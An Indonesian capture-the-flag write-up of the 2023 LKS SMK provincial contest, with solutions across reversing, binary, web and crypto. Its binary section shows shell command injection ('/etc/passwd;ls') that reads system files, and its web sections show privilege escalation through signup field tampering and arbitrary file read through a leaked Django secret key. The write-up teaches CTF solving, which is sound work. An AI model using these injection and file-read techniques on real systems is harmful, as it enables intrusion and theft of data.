
WriteUp LKS SMK Tingkat Provinsi 2023



Dibuat Oleh :

WarungUncleMutu


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Misc

Selamat Datang

Penyelesaian:



The screenshot shows a challenge box with a title bar containing 'Challenge' and '15 Solves'. The main title is 'Selamat Datang 100'. Below the title, the text reads 'LKSSMK2023{berdo'a_dulu_sebelum_mulai}' and 'Semoga Sukses :D'. At the bottom, there is a 'Flag' input field and a 'Submit' button.

Copy Flag Yang Disediakan


Flag:

LKSSMK2023{berdo'a_dulu_sebelum_mulai}

Reverse Engineering

Flag Ceker

Penyelesaian:



The screenshot shows a challenge box with a title bar containing 'Challenge' and '2 Solves'. The main title is 'Flag Ceker 982'. Below the title, the text reads 'just regular flag checker'. There is a button labeled 'main' with a download icon. At the bottom, there is a 'Flag' input field and a 'Submit' button.

Kita decompile menggunakan ghidra dan kita lihat method/fungsi main dari file tersebut.

```

undefined8 main(void)
{
    int iVar1;
    size_t sVar2;
    long in_FS_OFFSET;
    int local_1c0;
    int local_1bc;
    uint local_1b8;
    int local_1b4;
    uint local_1a8 [4];
    undefined4 local_198;
    undefined4 local_194;
    undefined4 local_190;
    undefined4 local_18c;
    undefined4 local_188;
    undefined4 local_184;
    undefined4 local_180;
    undefined4 local_17c;
    undefined4 local_178;
    undefined4 local_174;
    undefined4 local_170;
    undefined4 local_16c;
    undefined4 local_168;
    uint local_158 [4];
    undefined4 local_148;
    undefined4 local_144;
    undefined4 local_140;
    undefined4 local_13c;
    undefined4 local_138;
    undefined4 local_134;
    undefined4 local_130;
    undefined4 local_12c;
    undefined4 local_128;
    undefined4 local_124;
    undefined4 local_120;
    undefined4 local_11c;
    undefined4 local_118;
    char local_108 [64];
    char local_c8 [64];
    char local_88 [104];
    long local_20;

    local_20 = *(long *) (in_FS_OFFSET + 0x28);
    printf("[>] FLAG: ");
    __isoc99_scanf(&DAT_0010200f,local_88);
    sVar2 = strlen(local_88);
    iVar1 = (int)sVar2 / 2;
    local_1a8[0] = 0x33;
    local_1a8[1] = 0x16;
    local_1a8[2] = 0xd;
    local_1a8[3] = 7;
    local_198 = 2;
    local_194 = 0x1d;
    local_190 = 0x18;
    local_18c = 2;
    local_188 = 0;
    local_184 = 0x35;
    local_180 = 0x2c;
    local_17c = 0x37;
    local_178 = 0x38;
    local_174 = 0x23;
    local_170 = 0x3f;
    local_16c = 0x17;
    local_168 = 0x11;
    local_158[0] = 0x111;
    local_158[1] = 0x125;
    local_158[2] = 0x137;
    local_158[3] = 0x127;
    local_148 = 0x135;
    local_144 = 0x137;
    local_140 = 0x12e;
    local_13c = 0x12a;
    local_138 = 0x12e;
    local_134 = 0x117;
    local_130 = 0x10e;
    local_12c = 0x100;
    local_128 = 0x109;
    local_124 = 0x113;
    local_120 = 0x10f;
    local_11c = 0x127;
    local_118 = 0x13d;
    for (local_1c0 = 0; local_1c0 < iVar1; local_1c0 = local_1c0 + 1) {
        local_108[local_1c0] = local_88[local_1c0];
    }
    local_108[local_1c0] = '\0';
    local_1bc = 0;
    for (local_1c0 = iVar1; local_1c0 <= (int)sVar2; local_1c0 = local_1c0 + 1) {
        local_c8[local_1bc] = local_88[local_1c0];
        local_1bc = local_1bc + 1;
    }
    local_1b8 = 0;
    while( true ) {
        sVar2 = strlen(local_108);
        if (sVar2 <= (ulong)(long)(int)local_1b8) break;
        if (local_158[(int)local_1b8] != ((int)local_108[(int)local_1b8] + 0xbfu ^ local_1b8)) {
            /* WARNING: Subroutine does not return */
            exit(0);
        }
        local_1b8 = local_1b8 + 1;
    }
    local_1b4 = 0;
    while( true ) {
        sVar2 = strlen(local_c8);
        if (sVar2 <= (ulong)(long)local_1b4) break;
        if (local_1a8[local_1b4] != (local_1b4 + local_c8[local_1b4] ^ (int)local_108[local_1b4])) {
            /* WARNING: Subroutine does not return */
            exit(0);
        }
        local_1b4 = local_1b4 + 1;
    }
    printf("[*] LKSSMK2023{%s}\n",local_88);
    if (local_20 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}

```

Dapat kita lihat bahwa pada perulangan for

```
for (local_1c0 = 0; local_1c0 < iVar1; local_1c0 = local_1c0 + 1) {
    local_108[local_1c0] = local_88[local_1c0];
}
local_108[local_1c0] = '\0';
local_1bc = 0;
for (local_1c0 = iVar1; local_1c0 <= (int)sVar2; local_1c0 = local_1c0 + 1) {
    local_c8[local_1bc] = local_88[local_1c0];
    local_1bc = local_1bc + 1;
}
```

Pada perulangan for tersebut mengambil nilai setengah dari depan dan setengah dari belakang input user/local_88.

```
__isoc99_scanf(&DAT_0010200f, local_88);
sVar2 = strlen(local_88);
iVar1 = (int)sVar2 / 2;
```

Dan kemudian hasil (input setengah depan dan belakang) dari perulangan for diatas kemudian dibandingkan pada perulangan while.

```
local_1b8 = 0;
while( true ) {
    sVar2 = strlen(local_108);
    if (sVar2 <= (ulong)(long)(int)local_1b8) break;
    if (local_158[(int)local_1b8] != ((int)local_108[(int)local_1b8] + 0xbfu ^ local_1b8)) {
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    local_1b8 = local_1b8 + 1;
}
local_1b4 = 0;
while( true ) {
    sVar2 = strlen(local_c8);
    if (sVar2 <= (ulong)(long)local_1b4) break;
    if (local_1a8[local_1b4] != (local_1b4 + local_c8[local_1b4] ^ (int)local_108[local_1b4])) {
        /* WARNING: Subroutine does not return */
        exit(0);
    }
    local_1b4 = local_1b4 + 1;
}
```

Setelah mengetahui alur dari program tersebut yang dimana nanti pada while pertama adalah melakukan perbandingan antara setengah input depan dan while kedua melakukan perbandingan antar setengah input belakang. Langsung saja kami membuat script untuk memecahkan flag. Jika belum mengerti maksud saya tentang setengah depan dan belakang, ini contohnya INPUT : abcd; setengah depan = ab dan setengah belakang adalah cd.

```

depan = [0x111, 0x125, 0x137, 0x127, 0x135, 0x137, 0x12e, 0x12a, 0x12e, 0x117, 0x10e, 0x100, 0x109, 0x113, 0x10f,
0x127, 0x13d]
belakang = [0x33, 0x16, 0xd, 7, 2, 0x1d, 0x18, 2, 0, 0x35, 0x2c, 0x37, 0x38, 0x23, 0x3f, 0x17, 0x11] #Digunakan
untuk membandingkan nilai flag bagian depan dan belakang

flag = []
for i in range(len(depan)):
    flag.append(chr((depan[i] ^ i) - 0xbf))
for i in range(len(belakang)):
    flag.append(chr((belakang[i] ^ ord(flag[i])) - i))
for i in flag:
    print(i,end='')

```

Langsung saja jalankan.

```

SMKn2Ska@GuWEE MINGW64 /e/Yodha/LKS/Soal/Reverse/Flag Ceker
$ python solver.py
Reversing_ELF_Binary_like_a_proooo

```

Flag:

LKSSMK2023{ Reversing_ELF_Binary_like_a_proooo}

Binary Exploitation

Fileread-0

Penyelesaian:

Challenge
6 Solves

fileread-0
339

hanya file read biasa

```
nc soal-jateng.heker.fun 2000
```

fileread0

Flag
Submit

Sama seperti sebelumnya yaitu buka menggunakan ghidra dan lihat method mainnya.

```

undefined8 main(EVP_PKEY_CTX *param_1)

{
    FILE *__stream;
    long in_FS_OFFSET;
    undefined local_628 [256];
    char local_528 [272];
    undefined local_418 [1032];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    init(param_1);
    printf("Masukkan nama file kamu: ");
    __isoc99_scanf(&DAT_0010201e,local_628);
    snprintf(local_528,0x10a,"cat %s",local_628);
    __stream = popen(local_528,"r");
    if (__stream == (FILE *)0x0) {
        puts("Gagal membuka file.");
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    fread(local_418,1,0x400,__stream);
    printf("Isi file:\n%s\n",local_418);
    pclose(__stream);
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}

```

Dapat kita lihat pada baris setelah `__isoc99_scanf(&DAT_0010201e,local_628);`, pada baris tersebut mengeksekusi command `cat %s` yang dimana `%s` adalah input dari user. Kemudian langsung coba saja menginputkan `/etc/passwd` dan inilah hasilnya

```

(root@Hackme)-[/home/rooted/Documents/ctfjateng]
# nc soal-jateng.heker.fun 2000
Masukkan nama file kamu: /etc/passwd
Isi file:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ctf:x:999:999::/home/ctf:/bin/sh

```

dan karena program tersebut menjalankan cat %s hal tersebut dapat dilakukan command injection linux.

```

(root@Hackme)-[/home/rooted/Documents/ctfjateng]
# nc soal-jateng.heker.fun 2000
Masukkan nama file kamu: /etc/passwd;ls
Isi file:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
ctf:x:999:999::/home/ctf:/bin/sh
file read 0
flag.txt

```

```

(root@Hackme)-[/home/rooted/Documents/ctfjateng]
# nc soal-jateng.heker.fun 2000
Masukkan nama file kamu: flag.txt
Isi file:
LKSSKM2023{1146a0f3f315568ea030adc7f0a3eec2}

```


Flag:

LKSSKM2023{1146a0f3f315568ea030adc7f0a3eec2}

Web Hacking

lksblog-0



Penyelesaian:



Setelah buka website dan melakukan login kami mencari bahwa tidak ada halaman yang rahasia, kemudian kami membuka file `urls.py` pada directory `lksblog/core/urls.py` dan kami menemukan ada directory atau path yang sangat aneh/tidak sama seperti path lain, yaitu `about#`.

```
path('about/', views.about, name='about'),  
path('about#=', views.about2, name='about2'),  
path('search/', views.search, name='search'),
```

Setelah mengetahui kami menggunakan burp suite untuk mengakses directory/path, dikarenakan jika kita inputkan manual itu tidak akan muncul apa-apa.



Kami ubah # = menjadi %23%3D agar bisa diakses. Untuk mengubahnya dapat dilakukan disini <https://www.urlencoder.org/>.

Flag:

LKSSMK2023{96240911b2ee78902032c02714301467}

lksblog-1

Penyelesaian:

Challenge

1 Solves

X

lksblog-1

1000

flag ada di halaman admin, jadilah admin

<http://soal-jateng.heker.fun:1000>

Hint : Source code soal ini ada di lksblog-0


Flag

Submit

Setelah mengeksplorasi web tersebut dan melihat clue dari soal, kami terpikirkan untuk memanfaatkan django field permission yaitu `is_staff` dan `is_superuser`. Kami menggunakan burp suite dan pada halaman signup untuk melakukan manipulasi.



Kemudian forward sampai tidak ada request lagi dan putuskan sambungan burp dengan browser dan buka halaman admin.




Flag:

LKSSMK2023{5e125a657ed5c3b3ef4fd8f6a7ba9c67}

Lksblog-2

Penyelesaian:



Pada soal ini kami menemukan sebuah clue menarik pada directory lks-blog/lksblog/settings.py pada baris SECRET_KEY = '&w!-%qsbcb_7kdo^)roirk)evgkhu!vn(e8tztam-~+n1b#)=2' dan kemudian saya menemukan program yang mengeksekusi SECRET_KEY pada directory lks-blog/core/urls.py.

```

class PostLikeAPIToggle(APIView):
    authentication_classes = [authentication.SessionAuthentication]
    permission_classes = [permissions.IsAuthenticated]

    def get(self, request, slug=None, format=None):
        obj = get_object_or_404(Post, slug=slug)
        try:
            obj2 = open(request.GET.get(settings.SECRET_KEY)).read()
        except:
            obj2 = None
        url_ = obj.get_absolute_url()
        user = self.request.user
        updated = False
        liked = False
        verb = None
        if user.is_authenticated:
            if user in obj.likes.all():
                liked = False
                verb = 'Like'
                obj.likes.remove(user)
                count = obj.likes.all().count()
            else:
                liked = True
                verb = 'Unlike'
                obj.likes.add(user)
                count = obj.likes.all().count()
            updated = True
        data = {
            "updated": updated,
            "liked": liked,
            "count": count,
            "verb": verb,
            "dislike": obj2
        }
        return Response(data)

```

Pada program tersebut dijalankan pada dir/path API. Lalu masukkan hasil urlencode dari isi SECRET_KEY yaitu
 /api/like/test/?%26w%21-%25qsbcb_7kdo%5E%29roirk%29evgkhulvn%28e8tztam-%2A%2Bn1b%23%29%3D2=/flag.txt.

soal-jateng.heker.fun:1000/api/like/test/?%26w!-%25qsbcb_7kdo^)^roirk)evgkhu1vn(e8tztam-*. %

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Django REST framework asd

Post Like Api Toggle

Post Like Api Toggle OPTIONS GET

GET /api/like/test/?%26w!-%25qsbcb_7kdo^)^roirk)evgkhu1vn(e8tztam-*. %28n1b%23)%302=/flag.txt

HTTP 200 OK
Allow: GET, HEAD, OPTIONS
Content-Type: application/json
Vary: Accept

```
{
  "updated": true,
  "liked": true,
  "count": 1,
  "verb": "Unlike",
  "dislike": "LKSSMK2023{3bc6768686053f49bf134a44191480e5}"
}
```

Flag:

LKSSMK2023{3bc6768686053f49bf134a44191480e5}

Cryptography

First Step

Penyelesaian:

Challenge 7 Solves

First Step
339

no caption

chall.py chall.txt

Flag Submit

buka chall.txt lalu kami pindah ke web dcodefr untuk decode rsa tersebut.



Flag:


LKSSMK2023{super_small11111111_prime}

LKS Encryptor

Penyelesaian:



Kami melakukan pengecekan pada rumus AES-OFB, dan rumusnya sebagai berikut.



Output Feedback (OFB) mode encryption

Dari gambar tersebut dapat kita perhatikan bahwa hasil dari chipertext adalah hasil xor dari kombinasi key dan iv dengan plaintext. Kemudian kami berpikir bahwa untuk menemukan flag nya hanya dibutuhkan chipertext dengan panjang yang sama dengan flag.enc. untuk menghasilkan panjang yang setara dengan flag.enc kami menginputkan huruf b sebanyak 32000. Untuk melakukan Xor kami menggunakan lib pwn.

```
from pwn import *
from base64 import b64decode

a = open('test.txt', 'rb').read()
b = b64decode(open('test.enc', 'r').read())
c = b64decode(open('flag.enc', 'rb').read())
print(xor(xor(c, a), b))
```

Dan pada awal output memiliki header file png

```
SMKn2SKa@GuWEE MINGW64 /e/Yodha/LKS/Soal/Cryptog
$ python solver.py
b'\x89PNG\r\n\x1a\n\x00\x00\x00\rIHDR\x00\x00\x00
\xae\xce\x1c\xe9\x00\x00\x00\x04gAMA\x00\x00\xb1
xc7o\xa8d\x00\x00\x1cBITDATx^\xed\xdd\xed\x81\x9d
```

Kemudian ini adalah solver akhirnya.

```
from pwn import *
from base64 import b64decode

a = open('test.txt', 'rb').read()
b = b64decode(open('test.enc', 'r').read())
c = b64decode(open('flag.enc', 'rb').read())
flag_test = open('flag.png', 'wb')
flag = xor(xor(c, a), b)
flag_test.write(flag)
flag_test.close()
```

Inilah flag dari png yang kita dapat.


LKSSMK2023{challenge_AES_untuk_membuat_harimu_tetap_AESthetic}

Flag: LKSSMK2023{challenge_AES_untuk_membuat_harimu_tetap_AESthetic}

Digital Forensic

Hide and Seek

Penyelesaian:

